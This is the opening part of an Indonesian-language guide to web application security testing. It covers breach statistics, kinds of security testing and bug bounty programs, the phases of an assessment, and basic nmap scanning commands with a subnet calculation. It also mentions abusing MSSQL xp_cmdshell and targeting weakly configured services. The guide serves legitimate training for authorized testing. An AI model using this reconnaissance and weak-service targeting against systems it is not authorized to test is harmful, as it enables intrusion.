
Berdasarkan laporan independent berjudul "**2018 Data Breach Investigation Report**", *Verizon* menyatakan bahwa data personal merupakan data yang paling banyak dicuri ketika terjadinya suatu breach dari berbagai lini industri (dengan jumlah kasus mencapai 730 kasus per tahun), yang kemudian disusul dengan informasi pembayaran (dengan jumlah 562 kasus per tahun), data medis (505 kasus per tahun), dan *credentials* dari setiap pengguna (sekitar 154 kasus per tahun).

Sebagai catatannya, setiap kasus yang terjadi tentunya memiliki kebocoran data yang massive dan bervariasi dari ribuan sampai jutaan.



Gambar 1 Top Data Varieties Compromised

Adapun di dalam penerapannya, pada laporan yang sama juga dinyatakan bahwa pelaku dari terjadinya breach ini dapat terdiri dari berbagai kalangan seperti pihak eksternal, keterlibatan pihak internal, maupun partner.



Gambar 2 Actors and Motives in Breaches

Dengan melihat data yang telah dipaparkan dari *Verizon* maupun laporan independent lainnya yang serupa, tentunya seluruh hal ini dirasa “dapat” menjadi pemicu pergerakan bagi setiap pelaku lini usaha untuk dapat mengoptimalkan pengamanan data yang dapat berupa perubahan proses, implementasi teknologi, ataupun mencari jasa pengujian.

Di dalam pelaksanaannya, pengujian dalam konteks keamanan ini sendiri dapat diartikan dengan cukup variatif, yaitu seperti layanan uji tertutup seperti formal security testing (baik itu penetration

test, security assessment, ataupun red team), sampai pada layanan uji terbuka seperti dengan pengadaan responsible disclosure program (baik dengan maupun tanpa pemberian reward).

Di dalam realita, sayangnya terdapat suatu kondisi yang kurang mendukung untuk menjawab kebutuhan lini industri yang ada. Disampaikan oleh ISACA pada “State of Cybersecurity 2019” seperti [dinukil oleh Businesswire](#), 32% koresponden menyatakan bahwa dibutuhkan sekitar 6 bulan atau lebih untuk mengisi pekerjaan terkait cybersecurity di organisasi mereka. Dengan kata lain, tenaga di ranah cybersecurity masih terbilang belum mencukupi keadaan pasar yang ada.

Melihat dari situasi-situasi yang ada, maka penulis tentunya penulis berharap supaya panduan ini pun dapat menjadi salah satu sarana untuk rekan-rekan yang hendak mempelajari model uji baik untuk pengujian tertutup (formal security testing), maupun terkhusus untuk pengujian terbuka (seperti responsible disclosure program baik yang tanpa maupun yang ada reward).

1.2. Ruang Lingkup


Sebagaimana yang telah dipaparkan sebelumnya, ruang lingkup pembahasan pada Panduan ini difokuskan pada kegiatan uji keamanan terhadap aplikasi berbasis web.

Sebagai informasi singkat, di dalam suatu kegiatan uji formal (seperti Penetration Test, Security Assessment, ataupun yang lainnya), penerapan konsep pengujian tentunya dianjurkan untuk dilakukan secara end-to-end baik dari wilayah internal maupun eksternal yang masing-masing di dalamnya mencakup ranah black box, grey box, dan white box.

Adapun di dalam melakukan aktivitas bug hunting, tentunya para penguji harus mengikuti setiap rules yang diberikan oleh para pemilik program, baik dari scope maupun jenis kerentanan yang dapat diterima (yang tentunya atas dasar pertimbangan risiko masing-masing).


2. SUDUT PANDANG SECURITY TESTING

Pembuatan Panduan ini diadopsi dari beberapa rujukan yang telah diakui secara internasional yang juga digabungkan dengan berbagai pengalaman penulis. Adapun di dalam penerapannya, beberapa rujukan yang diadopsi mencakup beberapa hal sebagai berikut:



Gambar 3 Best Practices / Frameworks

Di dalam pelaksanaan yang ada, setiap kegiatan uji juga harus dilengkapi dengan sudut pandang pengujian yang merinci baik dari area eksternal maupun area internal yang terbagi menjadi tiga, yaitu Black Box, Grey Box, dan White Box.



Gambar 4 End-to-End Security Testing Point of View

Secara makna, sudut pandang dimaksud memiliki beberapa arti seperti:

- **Black Box:** Memiliki makna bahwa suatu pengujian dilakukan dalam situasi seorang penguji yang **tidak memiliki akun** untuk masuk ke dalam aplikasi ataupun **tidak memiliki akses** ke dalam suatu jaringan atau asset yang diuji selain yang dimiliki oleh seorang pengunjung (seperti aplikasi) ataupun tamu secara umum.
- **Grey Box:** Memiliki makna bahwa suatu pengujian dilakukan dengan situasi seorang penguji **telah memiliki sedikit akses** yang tidak diperoleh para pengunjung secara umum. Sebagai contoh yaitu ketika seorang pengunjung telah memiliki akses sebagai pengguna (customer / nasabah).
- **White Box:** Memiliki makna bahwa suatu pengujian dilakukan dengan akses tertinggi di masing-masing wilayah. Sebagai contoh yaitu seperti menguji dari sudut pandang server administrator (dengan hak akses administrator), sudut pandang application administrator (dengan hak akses seperti super administrator), dan sudut pandang database administrator (dengan hak akses masuk ke dalam database). Inti sederhananya adalah, memastikan bahwa setiap layer tidak dapat masuk ke layer lain tanpa adanya keperluan yang dituangkan dengan benar sesuai ketentuan.

Dengan berbagai rujukan yang digabungkan dengan berbagai sudut pandang uji (baik dari eksternal maupun internal), maka Panduan ini pun diharapkan dapat menjadi semakin dalam dengan tujuan untuk mengoptimalkan identifikasi terhadap suatu risiko.


THREAT SOURCE AND MOTIVATION

Threat – Source	Motivation	Threat Actions
Hacker, Cracker	Challenge, Ego, Rebellion	Hacking, Social Engineering, System Intrusion, Unauthorized System Access
Computer Criminal	Destruction of Information, Illegal Information Disclosure, Monetary Gain, Unauthorized Data Alteration	Computer Crime, Fraud, Spoofing, System Intrusion
Terrorist	Blackmail, Destruction, Exploitation, Revenge	Bomb, Information Warfare, System Attack,
Industry Espionage	Competitive Advantage, Economic Advantage	Economic Exploitation, Information Theft, Intrusion to Personal Privacy, Social Engineering, System Penetration, Unauthorized System Access
Insiders	Curiosity, Ego, Intelligence, Monetary Gain, Revenge	Assault on employee, Blackmail, Computer Abuse, Fraud and Theft, Interception, Malicious Code, System Bug, System Intrusion, System Sabotage, Social Engineering, System Penetration Unauthorized System Access

Source from: NIST Special Publication 800-30 – Guide for Conducting Risk Assessments - Human Threats: Threat-Source, Motivation, and Threat Actions

Gambar 5 Threat Source and Motivation

Adapun untuk implementasinya, tidak dipungkiri lagi bahwa terdapat kebingungan yang cukup significant di dalam penentuan suatu jenis kegiatan terkait security testing yang memiliki pola uji serta waktu yang beragam. Sebagai catatan sederhana, beberapa hal sederhana yang umumnya digunakan untuk penentuan penggunaan jenis kegiatan yang ada yaitu terletak pada sisi kematangan keamanan yang dimiliki oleh suatu perusahaan serta kebutuhan perusahaan dalam mengidentifikasi suatu risiko yang terdapat di dalamnya.



Gambar 6 Tipe-Tipe Pengujian

Secara garis besar, terdapat tiga jenis kegiatan teknis yang cukup dikenal di kalangan pegiatan keamanan informasi, yaitu Vulnerability Assessment, Penetration Test, dan Security Assessment.

2.1. Vulnerability Assessment

Berdasarkan [penjelasan dari Akamai](#) dan banyak sumber lain yang berkompeten di dalamnya, secara spesifik, Vulnerability Assessment merupakan kegiatan uji yang memiliki karakteristik yang berkaitan erat dengan penggunaan suatu automation vulnerability scanner. Di dalamnya, para penguji akan berusaha melakukan validasi terhadap setiap result yang disampaikan dan memberikan tindak lanjut rekomendasi terhadap issue yang valid.



Gambar 7 Vulnerability Assessment I – Pic. from Akamai



Gambar 8 Vulnerability Assessment II – Pic. from Akamai

Namun demikian, kegiatan uji ini tidak dapat menjadi tolak ukur utama karena dianggap kurang dapat mengidentifikasi suatu risiko secara maksimal. Selain berikut pada ranah signature yang dimiliki oleh masing-masing automation vulnerability scanner, aktivitas ini juga dianggap kurang dapat menguji alur (flow) dari suatu bisnis yang umumnya tertuang di dalam implementasi aplikasi.

Berdasarkan pertimbangan ini, maka mulai banyak yang merujuk terhadap kegiatan uji di atasnya, yaitu Penetration Test.

2.2. Penetration Test

Berbeda dengan vulnerability assessment, kegiatan penetration test lebih cenderung untuk memiliki suatu tujuan yang spesifik, misalnya seperti dapat tidaknya suatu target diambil alih.

Kegiatan ini tidak serta merta terpaku pada hasil dari suatu automation vulnerability scanner ataupun pada suatu check-list. Dalam perjalannya, kegiatan uji ini akan mencoba mensimulasikan berbagai jenis serangan yang umumnya digunakan untuk masuk ke dalam suatu sistem.

Saat penerapannya, seorang penguji pun akan dapat memanfaatkan lebih dari satu jenis kerentanan (yang dapat berupa penggabungan beberapa kerentanan sederhana) untuk mencapai satu tujuan utama, yaitu mengambil alih sistem yang dituju.

Namun demikian, kegiatan uji ini pada akhirnya juga dianggap tidak dapat 100% menjadi acuan utama bila suatu perusahaan/organisasi hendak melihat risiko yang ada pada dirinya. Berdasarkan adanya kebutuhan yang lebih mendalam ini, maka akhirnya dimunculkanlah suatu model uji berdasarkan risiko yang umumnya dikenal dengan nama Security Assessment.

2.3. Security Assessment

Konsep yang diusung oleh Security Assessment cukup sederhana, yaitu:

- Bila suatu sistem telah dikatakan berisiko, maka sudah dipastikan bahwa sistem itu memiliki suatu kerentanan (walau dengan tingkat low sekalipun). Namun demikian, rentan bukanlah berarti dapat membuat seorang penguji untuk masuk ke dalam sistem.
- Bila seorang penguji telah berhasil masuk ke dalam sistem, maka sudah dapat dipastikan bahwa sistem dimaksud memang rentan (walau mungkin di dalam penerapannya butuh penggabungan beberapa jenis kerentanan). Akan tetapi, masuk ke dalam sistem bukanlah berarti menyatakan bahwa seorang penguji telah berhasil memperlihatkan suatu risiko (terlebih terhadap bisnis). Karena ada kemungkinan bila sistem yang telah dimasuki ternyata sudah tidak lagi terpakai.

Dan perlu menjadi catatan bahwa risiko yang dibahas pada topik ini berhubungan dengan tiga komponen utama keamanan informasi, yaitu kerahasiaan, keaslian, dan ketersediaan.

Di dalam security assessment, seorang penguji akan mencoba untuk memaksimalkan suatu pengujian dari berbagai macam sudut pandang untuk dapat mengidentifikasi potensi risiko yang dapat muncul. Beberapa contoh sederhana yang sering dibahas untuk memperjelas hal ini yaitu terkait dengan beredarnya foto-foto artis yang menggunakan layanan Apple iCloud sekitar tahun 2014 lalu.

Banyak pihak yang mengatakan bahwa pada saat itu Apple telah dibobol, namun demikian, Apple tidak pernah dibobol untuk situasi itu. Pada kenyataannya, Attacker dimaksud justru memanfaatkan kerentanan Apple yang belum membatasi login attempt (limitation of login attempt) terhadap layanan iCloud nya, sehingga memungkinkan seorang Attacker untuk melakukan brute force (kata sandi) sebanyak mungkin terhadap suatu username yang valid.

Pemeriksaan session idle termination, pengaturan history dari suatu pergantian kata sandi, pengaturan umur kata sandi, dan yang serupa dengan ini, semuanya merupakan beberapa poin yang umumnya diperhatikan di dalam Security Assessment.

Di sisi lain, ketika seorang penguji telah berhasil masuk ke dalam sistem, maka penguji pun harus memeriksa setiap kemungkinan yang dapat menimbulkan potensi risiko lain di dalamnya, seperti memeriksa kemungkinan penyimpanan kata sandi di dalam browser, penyimpanan dokumen sensitif, masih terbacanya secara plaintext akan konfigurasi database connection string, dan yang lainnya.

Benang merahnya adalah, seorang penguji harus memastikan bahwa data (yang tidak diperuntukan oleh pengelola database – seperti database administrator) yang tersimpan di dalam database sekalipun tidaklah boleh dapat dibaca tanpa terproteksi oleh seorang database administrator.

2.4. Bug Hunting (Responsible Disclosure / Bug Bounty Program / etc)

Perlu menjadi catatan bahwa walaupun aktivitas “Bug Hunting” juga pada dasarnya dilakukan pada kegiatan security testing yang telah dipaparkan sebelumnya, namun “Bug Hunting” pada konteks ini akan lebih dikenal pada kegiatan mencari security bug pada program terbuka seperti responsible disclosure maupun bug bounty program.

Secara konteks pelaksanaan, program seperti ini akan kurang sesuai/optimal untuk dirilis maupun dijadikan tolak ukur utama dalam rangka mengidentifikasi suatu risiko apabila suatu aplikasi/sistem belum pernah melewati fase uji keamanan sebelumnya. Dengan kata lain, program ini baru akan terbilang efektif apabila suatu aplikasi/sistem telah “dianggap” aman (karena melewati fase uji) sehingga diharapkan tidak lagi ditemukan kerentanan-kerentanan umum yang dapat menimbulkan risiko.

Adapun beberapa alasan di antaranya adalah:

- Terlalu berisiko bila merilis suatu aplikasi/sistem sementara aplikasi/sistem ini sendiri dibangun di atas dasar ketidaktahuan akan konsep keamanan. Perlu diingat bahwa disiplin ‘ilmu’ antara developer dengan penguji secara umum pastilah terdapat perbedaan. Bila perbedaan ini tidak dikombinasikan menjadi satu di dalam suatu proses pengembangan, maka dapat dipastikan bahwa risiko terkait keamanan yang ada akan dapat semakin besar.

Ringkasnya, merilis sesuatu tanpa memastikan terlebih dahulu secara internal dan “menyerahkan langsung pada pihak luar secara bebas”, ini sama seperti membahayakan diri sendiri.

- Di sisi lain, pada dasarnya seorang penguji yang aktif di berbagai responsible disclosure program cukup “hanya” menemukan 1 bug saja untuk mencapai tujuannya, yaitu baik berupa kepuasan tersendiri karena telah berhasil membantu suatu perusahaan, ataupun untuk meraih hal seperti acknowledgment dan/atau reward. Walaupun di dalam pelaksanaannya seorang penguji juga tetap dapat menggabungkan beberapa jenis bug yang diperoleh dari berbagai asset untuk dapat meraih risiko yang lebih tinggi, namun demikian hal ini bukanlah termasuk hal yang terbilang sering ditemukan di dalam realita. Area fokus penguji terkadang menjadi perhatian utama dari para penguji sehingga terkesan terdapat “batas” untuk mengoptimalkan pengujian.
- Dan alasan lainnya yaitu karena penguji yang terlibat pada program bug hunting ini tidaklah memiliki “tekanan” untuk melakukan uji secara optimal dan menyeluruh, sehingga pengujian akan dapat dilakukan sesuai dengan kehendaknya (dengan waktu dan target yang juga tidak menentu). Dengan kata lain, tentunya pemilik aplikasi/sistem tidak dapat “berserah sepenuhnya” pada konteks tenaga ahli dengan cara bekerja demikian.

Bayangkan bila saat perilisan, ternyata tiada bug hunter ataupun peneliti yang sedang menguji aplikasi ini ataupun berminat / memiliki waktu untuk menguji. Pastinya hal ini akan menimbulkan “gap” tersendiri

Sayangnya pada praktik di lapangan, justru terdapat beberapa kecenderungan dari pemilik aplikasi yang menjadikan responsible disclosure / bug bounty program ini sebagai tindakan utama dalam melihat kerentanan ataupun risiko (**bukan menjadikannya sebagai tindakan pelengkap**). Padahal pada sisi practice yang diterapkan, justru banyak perusahaan di luar yang telah membentengi terlebih dahulu dirinya sebelum akhirnya “melepas diri” ke sisi program pengujian terbuka.

Catatan: membentengi di sini umumnya dapat berupa pengujian internal, menambah security perimeter, menguatkan kebijakan-kebijakan yang terdapat di dalamnya, ataupun hal lainnya.

Apakah ada contoh nyata terkait hal ini? Ya, salah satu yang dapat dijadikan contoh yaitu bug bounty program milik Google. Ketika mereka mengakuisisi suatu perusahaan, maka mereka menyatakan bahwa mereka akan membutuhkan waktu sampai 6 (enam) bulan sebelum akhirnya perusahaan yang diakuisisi itu akan masuk ke dalam “in-scope” bounty. Berikut [sedikit nukilan kalimat yang dikeluarkan dari portal resminya](#):


“Although the reports often deal with real vulnerabilities, we pragmatically decided to establish a six-month blackout period for any newly announced Google acquisitions before they can qualify for a reward.”

Apa maksud sederhananya? Sebagian berpendapat bahwa Google hendak memastikan bahwa perusahaan yang baru diakuisisi ini memiliki standar keamanan yang telah diterapkan oleh Google terlebih dahulu sebelum akhirnya (mungkin) dipindahkan ke internal Google dan akhirnya dibiarkan diuji secara terbuka.

Terlepas dari apapun pendapat yang disampaikan, benang merah yang dapat digapai dari hal ini adalah “pastikan telah melalui proses uji di internal terlebih dahulu baru kemudian dirilis ke luar”.

3. PENDEKATAN PANDUAN

Secara rinci, Panduan ini dibuat dengan melakukan pendekatan terhadap gambaran umum kerentanan berikut dengan fungsi yang umumnya ada pada suatu aplikasi berbasis web. Walaupun demikian, di dalam pelaksanaannya, pengujian yang lazim dilakukan secara efektif dan efisien untuk aplikasi berbasis web ini dilakukan dengan tidak terbatas pada aplikasinya saja, melainkan juga infrastruktur serta database yang digunakan. Beberapa gambaran secara garis besarnya tertuang pada bagan berikut:



Gambar 9 Web Application Security Assessment

Pada situasi ini, garis besar akan hal yang dilakukan yaitu:

1. Information Gathering

Bagian ini merupakan tahapan kegiatan yang difokuskan untuk melakukan pencarian informasi yang terpusat pada beberapa hal utama seperti Network Mapping, Port Scanning, Web Crawling, dan semacamnya. Tujuan dari adanya kegiatan ini yaitu untuk:

- Mengetahui keterkaitan antara suatu sistem dengan sistem yang lain,
- Mengetahui port yang “dibiarkan” terbuka di dalam suatu sistem,
- Mengetahui platform / engine yang dipakai pada aplikasi berikut dengan pemeriksaan terhadap beberapa direktori ataupun file sensitif yang “terbuka” untuk public.

2. Access Testing

Merupakan proses pengujian yang dititikberatkan terhadap hak akses seseorang ke dalam suatu

aplikasi baik dari proses otentikasi maupun otorisasi.

3. Session Management Testing

Merupakan kegiatan pengujian yang bertujuan untuk memastikan bahwa suatu aplikasi telah memiliki kendali yang baik dalam mengatur suatu sesi yang dihasilkan oleh user. Pemeriksaan ini dapat berupa pemeriksaan terhadap cookies, token, ataupun memprediksi alur sesi.

4. Data Validation Testing

Bagian ini merupakan bagian pengujian yang difokuskan terhadap hal-hal yang bersifat injeksi. SQL Injection, Cross Site Scripting (XSS), dan OS Command Injection merupakan beberapa contoh pengujian yang dilakukan pada bagian ini.

5. Logic Testing

Setiap aplikasi yang ada, tentunya dibuat dengan proses bisnis yang berbeda-beda walaupun terdapat model fungsi yang sama. Dan tidak dipungkiri bahwa dampak dari pemanfaatan kesalahan logika aplikasi dari sisi bisnis pun sangat besar.

Di dalam pelaksanaannya, kegiatan ini dilakukan tanpa menggunakan scanning tools yang bersifat otomatis. Hal ini dikarenakan assessor akan melakukan pengujian dengan memanfaatkan intuisi yang dalam hal ini akan melihat segala request serta response yang dikirimkan baik dari client maupun server.

6. Miscellaneous Check

Pada bagian ini, kegiatan pengujian dilakukan terhadap segala hal yang menjadi pendukung jalannya suatu aplikasi. Adapun pendukung dimaksud yaitu seperti server (application hosting), database, digital certificate, ataupun hal-hal lainnya.

4. RINGKASAN UJI DASAR

Sebelum masuk lebih jauh ke intip pembahasan, maka pada bagian ini akan dibahas terlebih dahulu mengenai langkah uji dasar yang umumnya dilakukan ketika berhadapan dengan suatu target.

Di dalam menguji suatu sistem (baik itu berupa sistem operasi maupun aplikasi seperti web dan lainnya), tentunya seorang penguji tidak dapat lepas dari hal yang dinamakan information gathering. Hal ini secara umum bermanfaat untuk mengetahui “keadaan” yang aktif dan terlihat pada suatu sistem. Sebagai contoh, untuk sistem operasi, maka kita akan dapat mengetahui layanan (service) yang up pada sistem operasi dimaksud.

Sebagai langkah awal mengenai tahapan information gathering untuk sistem operasi, umumnya penguji dapat berputar pada suatu tools sederhana bernama nmap yang dapat “memperlihatkan” mengenai layanan (service) yang aktif.

Berikut ini merupakan beberapa perintah umum yang digunakan untuk melihat layanan (service) aktif pada sistem operasi dengan menggunakan nmap:

- **# nmap -sV ip_target** - sebagai contoh: # **nmap -sV 10.75.100.170** (hal ini digunakan untuk melihat layanan TCP yang aktif berikut versi yang digunakan);
- **# nmap -sT ip_target** - sebagai contoh: # **nmap -sT 10.75.100.170** (hal ini digunakan untuk melihat layanan TCP yang aktif);
- **# nmap -sU ip_target** - sebagai contoh: # **nmap -sU 10.75.100.170** (hal ini digunakan untuk melihat layanan UDP yang aktif);
- **# nmap -A ip_target** - sebagai contoh: # **nmap -A 10.75.100.170** (hal ini digunakan untuk melihat informasi keseluruhan yang ada pada target berikut dengan beberapa percobaan brute force dengan kamus build-in milik nmap).

Adapun bila suatu IP belum diperoleh, maka seorang penguji dapat menggunakan perintah # **nmap -sP IP_segment**, sebagai contoh yaitu # **nmap -sP 10.75.100.0/24**.

Note:

10.75.100.0 merupakan segment (umumnya disebut network-ID) pada 10.75.100.0

Adapun nilai 24 pada perintah di atas merupakan nilai Subnet Mask pada Segment yang bersangkutan yang berasal dari 255.255.255.0

Rumus perhitungan Segment adalah:

ip_address AND (operator logika AND) subnet mask.

contoh, terdapat IP Address 10.75.100.170 dengan Subnet mask 255.255.255.0, maka Segment nya adalah:

10.75.100.170 **AND** 255.255.255.0 :

10.75.100.170 → 00001010 . 01001011 . 01100100 . 10101010

255.255.255.0 → 11111111 . 11111111 . 11111111 . 00000000

_____ **AND**

10.75.100.170 → 00001010 . 01001011 . 01100100 . 00000000

Jadi, IP 10.75.100.170/24 terletak pada segment 10.75.100.0

Nilai subnet menjadi 24 dikarenakan terdapat dua puluh empat (24) angka satu (1) pada subnet mask yang ada.

Untuk uji cepat, umumnya penguji dapat memulai dengan mencari sistem operasi berbasiskan Microsoft Windows terlebih dahulu. Akan tetapi, hal ini bukan berarti Windows merupakan sistem operasi yang rentan, melainkan karena kemudahan yang diberikan serta begitu banyaknya konfigurasi yang perlu dilakukan sehingga menjadikan sistem operasi ini memiliki kerentanan dari beberapa pintu.

Setelahnya, maka pengujian ini dapat dispesifikan pada dua alur secara umum, yaitu:

1. Mencari service umum yang membutuhkan “ketelitian” manusia.

Secara spesifik, ketika melakukan uji cepat, maka seorang penguji dapat mencoba mencari service umum yang membutuhkan “ketelitian” manusia di dalam konfigurasinya. Hal ini umumnya berkisar ke beberapa service seperti: FTP, SSH, Telnet, MySQL, MSSQL, Tomcat, Coldfusion, PHPMyAdmin, Cpanel, dan yang serupa dengan ini. Adapun alasan utama menargetkan service ini dikarenakan services ini memiliki “akses” untuk berkomunikasi langsung dengan sistem operasi (seperti meletakan suatu file dan semacamnya). Sebagai contoh, seorang Attacker dapat memanfaatkan akses pada MSSQL untuk menjalankan perintah sistem operasi melalui fitur xp_cmdshell.

2. Menguji dengan konsep dasar berdasarkan tiga komponen utama.

Secara garis besar, uji cepat terhadap suatu sistem operasi maupun perangkat jaringan, akan berputar pada tiga komponen uji utama, yaitu seputar account mechanism (akun dan kata sandi), mengenai patching (versi yang terbilang obsolete / outdated), serta perihal konfigurasi.

Sebagai contoh sederhana, kita ambil yaitu perihal FTP. Dalam situasi ini, tiga komponen dimaksud dapat dihubungkan ke FTP seperti:

- Penggunaan akun dan kata sandi di dalam FTP (lemah tidaknya kombinasi yang digunakan);

- Pengaturan konfigurasi dari FTP seperti anonymous access (dapat diakses tanpa membutuhkan akun yang valid); serta
- Penerapan patch terhadap versi yang terbilang obsolete / outdated.

Ketika satu dari tiga komponen ini dapat diganggu, maka dapat dipastikan akan terdapat komponen keamanan informasi yang terganggu (baik untuk masuk mengakses data secara illegal, maupun dalam konteks untuk meniadakan ketersediaan data yang ada). Adapun rinciannya yaitu sebagai berikut:

2.1. Pengujian terhadap akun dan kata sandi yang digunakan.

